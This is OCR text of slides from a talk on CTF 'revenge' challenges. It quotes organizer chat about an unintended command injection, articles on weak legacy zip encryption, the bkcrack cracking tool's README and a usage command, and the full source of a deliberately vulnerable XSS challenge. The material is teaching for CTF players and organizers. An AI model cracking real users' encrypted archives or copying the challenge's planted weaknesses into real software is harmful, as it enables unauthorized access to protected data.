
- Sometimes, (and as you saw in this talk) there are unintended solutions

What is a “revenge” Challenge?


- Sometimes, (and as you saw in this talk) there are unintended solutions
- As organizers(not the CTF team): What to do?

What is a “revenge” Challenge?

- Sometimes, (and as you saw in this talk) there are unintended solutions
- As organizers(not the CTF team): What to do?
- Multiple possible actions - One of them being releasing a new fixed version




parrot409 30/12/2022 18:34
congrats to thehackerscrew for blooding phphphphphp!
🩸 8
would like to talk to solver, if they see this message



fredd 30/12/2022 17:37
I found a command injection in pearcmd.php, was that intended?


parrot409 30/12/2022 17:37
oh
no
Oh i forgot to delete them lol
So you have root huh lmao



parrot409 30/12/2022 19:18
phphphphphp revenge released!

What is a “revenge” Challenge?

- Sometimes, (and as you saw in this talk) there are unintended solutions
- As organizers(not the CTF team): What to do?
- Multiple possible actions - One of them being releasing a new fixed version
- Generally an OK decision, though not perfect because of points inflation



247

phphphphphp ✓

13 solves


Web Misc

477

phphphphphp revenge ✓

1 solves

Web



500

permissions ?

0 solves

Pwnable

But There’s an Issue!


- Problem: Players can use diff to get the solution on the original challenge

But There’s an Issue!

- Problem: Players can use diff to get the solution on the original challenge
- Solution: Protect the source of the revenge challenge with a password!

But There’s an Issue!

- Problem: Players can use diff to get the solution on the original challenge
- Solution: Protect the source of the revenge challenge with a password!
- Pitfall: Using zip encryption




GOVERNMENT

How secure is that .zip file? One senator is urging NIST to weigh in


“Many people incorrectly believe password-protected .zip files can protect sensitive data. Indeed, many password-protected .zip files can be easily broken with off-the-shelf hacking tools,” Sen. Ron Wyden writes in a letter to the federal agency.

BY SHANNON VAVRA • JUNE 19, 2019



Why You Should Never Use the Native .Zip Crypto in Windows

Table of Contents




Home > Fast Software Encryption > Conference paper

A known plaintext attack on the PKZIP stream cipher

Session 3: Stream Ciphers–Cryptanalysis | Conference paper | First Online: 01 January 2005


pp 144–153 | Cite this conference paper



Stop using Zip to compress sensitive files, even with password protection

Ethan · Follow

6 min read · May 26, 2023



Create encrypted (password protected) zip file

Asked 13 years, 3 months ago Modified 12 days ago Viewed 323k times

210

How do I create an encrypted (password protected) zip file?

encryption zip

asked Dec 15, 2010 at 20:37
David Oneill
12.2k ●15 ●58 ●71

2 Related: Compressing folders with password via command line – Byte Commander ♦ Apr 24, 2015 at 21:48

3 Note, that Zip Passwords is no protection! those can be easily broken! use 7-Zip with a long password instead, or better GNUPG encryption! – rubo77 Feb 7, 2018 at 10:36

Modern ZIP files support at least two encryption methods and the AES-256 encryption is safe when you use long enough passphrase. However, as ZIP files do not support modern password hashing, use of short passwords with even AES-256 encrypted ZIP is even more dangerous than short passwords in general. Also note that some older software that support ZIP files may not support AES-256 encrypted ZIP files so if compatibility with older software is important, all ZIP encrypted files should be weak. – Mikko Rantalainen Mar 9, 2023 at 18:14

9 Answers

Sorted by: Highest score (default)

257

This will prompt for a password:

```
zip --encrypt file.zip files
```

This is more insecure, as the password is entered/shown as plain text:

```
zip --password (password) file.zip files
```

Warning, the standard zip encryption is very weak and is easily cracked.

Linked


100	Compressing folders with password via command line
21	How to set Nemo as the default file manager in Ubuntu?
7	The safest way to backup GPG and SSH keys
11	How to make Files use file-roller again?
0	Unable to lock Zip file Ubuntu 18

Related

1	How do I create an encrypted archive containing specific files?
11	Extracting zip file fails giving error need PK compat. v5.1

How To Crack

- Introducing: bkcrack !



bkcrack Public

Sponsor | Watch 22 | Fork 143 | Starred 1.4k

master | 2 Branches | 16 Tags | Go to file | Add file | Code

kimci86 Reindent ci.yml to make format-on-save useful ✓ d8c39f9 · 3 weeks ago 235 Commits

.github	Reindent ci.yml to make format-on-save useful	3 weeks ago
doc	Update infgen license	2 years ago
example	Update console output in tutorial	4 months ago
include	More uniform initialization and AAA style	2 months ago
src	Check extra field data size before subtracting from remainin…	last month
tests	Make test case on zip content listing more precise	2 months ago
tools	Improve tools/deflate.py	3 years ago
.clang-format	Add clang-format configuration file	2 months ago
.gitignore	Add a .gitignore	3 years ago
CMakeLists.txt	Add cmake target to format code in place	2 months ago
license.txt	Update copyright notice	3 months ago
readme.md	Move packaging status badge	4 months ago

README | Zlib license

bkcrack

CI passing | release v1.6.1 | license Zlib | sponsors 0

Crack legacy zip encryption with Biham and Kocher's known plaintext attack.

Overview

A ZIP archive may contain many entries whose content can be compressed and/or encrypted. In particular, entries can be encrypted with a password-based symmetric encryption algorithm referred to as traditional PKWARE

About

Crack legacy zip encryption with Biham and Kocher's known plaintext attack.

attack | zip | password | plaintext-attack | ciphertext | cracking | crack | multithread | pkzip | zipcracker | zipcrypto

Readme

Zlib license

Activity

1.4k stars

22 watching

143 forks

Report repository

Releases 16

Release v1.6.1 Latest
on Jan 22

+ 15 releases

Sponsor this project

kimci86

Sponsor

Learn more about GitHub Sponsors

Contributors 3


kimci86

magnumripper magnum

Aloxaf Aloxaf

How To Crack

- Introducing: bkcrack !
- Awesome open-source tool, works super well and is easy to use



kimci86 Reindent ci.yml to make format-on-save useful ✓ d8c39f9 · 3 weeks ago 235 Commits

.github	Reindent ci.yml to make format-on-save useful	3 weeks ago
doc	Update infgen license	2 years ago
example	Update console output in tutorial	4 months ago
include	More uniform initialization and AAA style	2 months ago
src	Check extra field data size before subtracting from remainin…	last month
tests	Make test case on zip content listing more precise	2 months ago
tools	Improve tools/deflate.py	3 years ago
.clang-format	Add clang-format configuration file	2 months ago
.gitignore	Add a .gitignore	3 years ago
CMakeLists.txt	Add cmake target to format code in place	2 months ago
license.txt	Update copyright notice	3 months ago
readme.md	Move packaging status badge	4 months ago

bkcrack

CI passing release v1.6.1 license Zlib sponsors 0

Crack legacy zip encryption with Biham and Kocher's known plaintext attack.

Overview

A ZIP archive may contain many entries whose content can be compressed and/or encrypted. In particular, entries can be encrypted with a password-based symmetric encryption algorithm referred to as traditional PKWARE

About

Crack legacy zip encryption with Biham and Kocher's known plaintext attack.

attack zip password plaintext-attack ciphertext cracking crack multithread pkzip zipcracker zipcrypto

Readme
Zlib license
Activity
1.4k stars
22 watching
143 forks
Report repository

Releases 16

Release v1.6.1 Latest
on Jan 22

+ 15 releases

Sponsor this project

kimci86

Sponsor


Learn more about GitHub Sponsors

Contributors 3

kimci86
magnumripper magnum
Aloxaf Aloxaf

How To Crack

- Introducing: bkcrack !
- Awesome open-source tool, works super well and is easy to use
- Only requires 12 bytes of the plaintext



goes on. This encryption algorithm is vulnerable to known plaintext attacks as shown by Eli Biham and Paul C. Kocher in the research paper A known plaintext attack on the PKZIP stream cipher. Given ciphertext and 12 or more bytes of the corresponding plaintext, the internal state of the keystream generator can be recovered. This internal state is enough to decipher ciphertext entirely as well as other entries which were encrypted with the same password.


Use-Case Example

Challenge: Sayeha

From: ASIS CTF Finals 2023

Author: parrot409 (@parrot409)

Solves: 9 (out of 703 teams)



```html
<html>
    <head>
        <title>Sayeha</title>
    </head>
    <body>
        <div id="ctx"></div>
        <script>
            function containsText(){
                for(let i=0;i<0x10000;i++){
                    if(window.find(String.fromCharCode(i))){
                        return true
                    }
                }
                return false
            }

            let params = new URLSearchParams(document.location.search)
            let html = params.get('html') ?? '<!-- hi -->'
            let p = params.get('p') ?? 'console.log(1337)'
            let shadow = ctx.attachShadow({mode: 'closed'});

            let mtag = document.createElement('meta')
            mtag.httpEquiv = 'Content-Security-Policy'
            mtag.content = `default-src 'none'; script-src 'unsafe-eval';`
            document.head.appendChild(mtag)

            shadow.appendChild(document.createElement('div'))
            shadow.children[0].innerHTML = `<!-- ${localStorage.getItem('secret') ?? 'ASIS{test-flag}'} -->`
            shadow.children[0].innerHTML += html.slice(0,0x2000)
            localStorage.removeItem('secret')

            if(
                shadow.children.length != 1 ||
                shadow.children[0].innerText != '' ||
                containsText()
            ){
                throw 'no'
            }

            shadow = null
            mtag = null

            setTimeout(p,500)
        </script>
    </body>
</html>
```

Situation


- Challenge has been cheesed

Situation

- Challenge has been cheesed
- Revenge version (Sayeha Revenge) is out, source zip is encrypted with a password

Situation

- Challenge has been cheesed
- Revenge version (Sayeha Revenge) is out, source zip is encrypted with a password



List entries


You can see a list of entry names and metadata in an archive named `archive.zip` like this:

```
bkcrack -L archive.zip
```

